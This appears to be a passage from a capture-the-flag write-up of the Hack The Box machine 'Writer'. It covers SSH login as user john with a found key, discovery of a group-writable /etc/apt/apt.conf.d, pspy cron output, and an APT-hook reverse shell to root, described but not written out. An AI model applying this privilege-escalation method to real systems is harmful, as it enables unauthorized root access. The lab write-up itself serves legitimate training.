


Figure 19 - First shell as john user

Sadly, this shell has not the environment variable set. This means that I was a little limited. Anyway, I looked for some interesting information and I found the *john* ssh key:




Figure 20 - John SSH key

I just used it to log in on the target as john and have a “complete” shell. Also, I found out that *john* user is in the *maagement* group:

```
(kali4du5@kali) ~ - [~/Desktop] Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
$ ssh john@10.10.11.101 -i johnkey
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

HACKTHEBOX
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

System information as of Tue 29 Jul 07:50:21 UTC 2025

System load: 0.02
Usage of /: 64.1% of 6.82GB
Memory usage: 24%
Swap usage: 0%
Processes: 259
Users logged in: 1
IPv4 address for eth0: 10.10.11.101
IPv6 address for eth0: dead:beef::250:56ff:feb0:da4d

Machines
* Pure upstream Kubernetes 1.21, smallest, simplest cluster
https://microk8s.io/
Challenges
0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Rankings
Last login: Wed Jul 28 09:19:58 2021 from 10.10.14.19
john@writer:~$ id
uid=1001(john) gid=1001(john) groups=1001(john) 1003(management)
john@writer:~$
```

Figure 21 - Login as john via SSH

Therefore, I looked for some usable file from that group. I found out some apt tool relative file. These files are located in a folder in which the *management* group can do anything:

```
john@writer:/etc/apt/apt.conf.d$ ls -la /etc/apt/
total 36
drwxr-xr-x 7 root root 4096 Jul 9 2021 .
drwxr-xr-x 2 root root 4096 Jul 28 2021 ..
drwxrwxr-x 2 root management 4096 Jul 28 2021 apt.conf.d
drwxr-xr-x 2 root root 4096 Jul 9 2021 auth.conf.d
drwxr-xr-x 2 root root 4096 Jul 9 2021 preferences.d
-rw-r--r-- 1 root root 2777 May 13 2021 sources.list
-rw-r--r-- 1 root root 2743 Feb 1 2021 sources.list.curtin.old
drwxr-xr-x 2 root root 4096 Jul 9 2021 sources.list.d
drwxr-xr-x 2 root root 4096 Jul 9 2021 trusted.gpg.d
john@writer:/etc/apt/apt.conf.d$
```

Figure 22 - Folder permission

However, this group can't modify the specific file:

```
john@writer:~$ find / -type d -group management 2>/dev/null
/etc/apt/apt.conf.d
john@writer:~$ cd /etc/apt/apt.conf.d
john@writer:/etc/apt/apt.conf.d$ ls -la
total 48
drwxrwxr-x 2 root management 4096 Jul 28 2021 .
drwxr-xr-x 7 root root 4096 Jul 9 2021 ..
-rw-r--r-- 1 root root 630 Apr 9 2020 01autoremove
-rw-r--r-- 1 root root 92 Apr 9 2020 01-vendor-ubuntu
-rw-r--r-- 1 root root 129 Dec 4 2020 10periodic
-rw-r--r-- 1 root root 108 Dec 4 2020 15update-stamp
-rw-r--r-- 1 root root 85 Dec 4 2020 20archive
-rw-r--r-- 1 root root 1040 Sep 23 2020 20packagekit
-rw-r--r-- 1 root root 114 Nov 19 2020 20snapd.conf
-rw-r--r-- 1 root root 625 Oct 7 2019 50command-not-found
-rw-r--r-- 1 root root 182 Aug 3 2019 70debconf
-rw-r--r-- 1 root root 305 Dec 4 2020 99update-notifier
john@writer:/etc/apt/apt.conf.d$
```

Figure 23 - APT task files

Also, I found out that all files in this folder run as root and are scheduled by cronjob. I found these information running the *pspy* tool:

```

2025/07/29 08:44:41 CMD: UID=0 PID=9 /bin/sh -c /usr/bin/rm /tmp/*
2025/07/29 08:44:41 CMD: UID=0 PID=6 |
2025/07/29 08:44:41 CMD: UID=0 PID=3 |
2025/07/29 08:44:41 CMD: UID=0 PID=2 |
2025/07/29 08:44:41 CMD: UID=0 PID=1 /sbin/init auto automatic-ubiquity noprompt
2025/07/29 08:45:01 CMD: UID=0 PID=38557 /usr/sbin/CRON -f
2025/07/29 08:45:01 CMD: UID=0 PID=38558 /bin/sh -c /usr/bin/rm /tmp/*
2025/07/29 08:45:01 CMD: UID=0 PID=38559 |
2025/07/29 08:45:01 CMD: UID=0 PID=38564 |
2025/07/29 08:45:10 CMD: UID=0 PID=38566 |
2025/07/29 08:46:01 CMD: UID=0 PID=38595 /usr/sbin/CRON -f
2025/07/29 08:46:01 CMD: UID=0 PID=38592 /usr/sbin/CRON -f
2025/07/29 08:46:01 CMD: UID=0 PID=38591 /usr/sbin/CRON -f
2025/07/29 08:46:01 CMD: UID=0 PID=38590 /usr/sbin/CRON -f
2025/07/29 08:46:01 CMD: UID=0 PID=38589 /usr/sbin/cron -f
2025/07/29 08:46:01 CMD: UID=0 PID=38588 /usr/sbin/cron -f
2025/07/29 08:46:01 CMD: UID=0 PID=38596 /usr/sbin/CRON -f
2025/07/29 08:46:01 CMD: UID=0 PID=38597 /bin/sh -c /usr/bin/cp -r /root/.scripts/writer2_project /var/www/
2025/07/29 08:46:01 CMD: UID=0 PID=38598 /usr/bin/cp -r /root/.scripts/writer2_project /var/www/
2025/07/29 08:46:01 CMD: UID=0 PID=38599 /bin/sh -c /usr/bin/cp /root/.scripts/disclaimer /etc/postfix/discla
lmer
2025/07/29 08:46:01 CMD: UID=0 PID=38600 /bin/sh -c /usr/bin/apt-get update
2025/07/29 08:46:01 CMD: UID=0 PID=38601 /usr/sbin/CRON -f
2025/07/29 08:46:01 CMD: UID=0 PID=38602 /usr/sbin/CRON -f
2025/07/29 08:46:01 CMD: UID=0 PID=38603 /bin/sh -c /usr/bin/cp /root/.scripts/master.cf /etc/postfix/master.
cf
2025/07/29 08:46:01 CMD: UID=0 PID=38604 /bin/sh -c /usr/bin/find /etc/apt/apt.conf.d/ -mtime -1 -exec rm {}
\;
2025/07/29 08:46:01 CMD: UID=0 PID=38605 rm /etc/apt/apt.conf.d/
2025/07/29 08:46:01 CMD: UID=0 PID=38606 /usr/bin/apt-get update
2025/07/29 08:46:01 CMD: UID=0 PID=38607 /usr/bin/apt-get update
2025/07/29 08:46:01 CMD: UID=0 PID=38608 |
2025/07/29 08:46:02 CMD: UID=33 PID=38610 python3 manage.py runserver 127.0.0.1:8080
2025/07/29 08:47:01 CMD: UID=0 PID=38637 /usr/sbin/CRON -f
2025/07/29 08:47:01 CMD: UID=0 PID=38638 /usr/sbin/CRON -f
2025/07/29 08:47:11 CMD: UID=0 PID=38645 /usr/bin/apt-get update
2025/07/29 08:48:01 CMD: UID=0 PID=38673 /usr/sbin/CRON -f
2025/07/29 08:48:01 CMD: UID=0 PID=38672 /usr/sbin/CRON -f
2025/07/29 08:48:01 CMD: UID=0 PID=38671 /usr/sbin/CRON -f
2025/07/29 08:48:01 CMD: UID=0 PID=38670 /usr/sbin/CRON -f
2025/07/29 08:48:01 CMD: UID=0 PID=38669 /usr/sbin/CRON -f
2025/07/29 08:48:01 CMD: UID=0 PID=38668 /usr/sbin/cron -f
2025/07/29 08:48:01 CMD: UID=0 PID=38667 /usr/sbin/cron -f
2025/07/29 08:48:01 CMD: UID=0 PID=38666 /usr/sbin/CRON -f
2025/07/29 08:48:01 CMD: UID=0 PID=38676 /usr/sbin/CRON -f
2025/07/29 08:48:01 CMD: UID=0 PID=38675 /bin/sh -c /usr/bin/rm /tmp/*

```

Figure 24 - Cronjob scheduled

I identify them as a cronjob because these commands were executed periodically. Analyzing some of those files, I tried to create a new one to obtain a reverse shell. Also, looking possible exploit on the Internet, I learnt that these files were executed in alphabetic order. Lastly, I created my file to be executed as first one. In this way, I obtained the root shell and I retrieved the root flag:




Figure 25 - root shell and root flag

Personal comments

This box was literally crazy. There were several points that make this box both interesting and challenging. I needed a very uncommon flag (`--drop-set-cookie`) to let SQLMap work. At least, it was uncommon to me. Another uncommon task was reading file using SQLInjection. This task is very specific and it was pretty new to me. Also, it was needed to check database user permission to verify it was able to read files, another check I never seen before. Keep going on, I needed to hypothesize the existence of `__init__.py` file just because I found a python file. In my opinion, this is a forced thought. Lastly, the first shell obtained as `john` hadn't the environment variable set. It was a new situation I never found before and I found out that it

is limiting. Therefore, I needed to understand that with a different and “complete” shell, I was able to retrieve more details. In conclusion, this box is very interesting and very instructive, but it can’t be evaluated as Medium in my opinion. I evaluate it Hard or at least very close to this difficulty.

References

1. Privilege escalation via APT tool: <https://www.hackingarticles.in/linux-for-pentester-apt-privilege-escalation/>.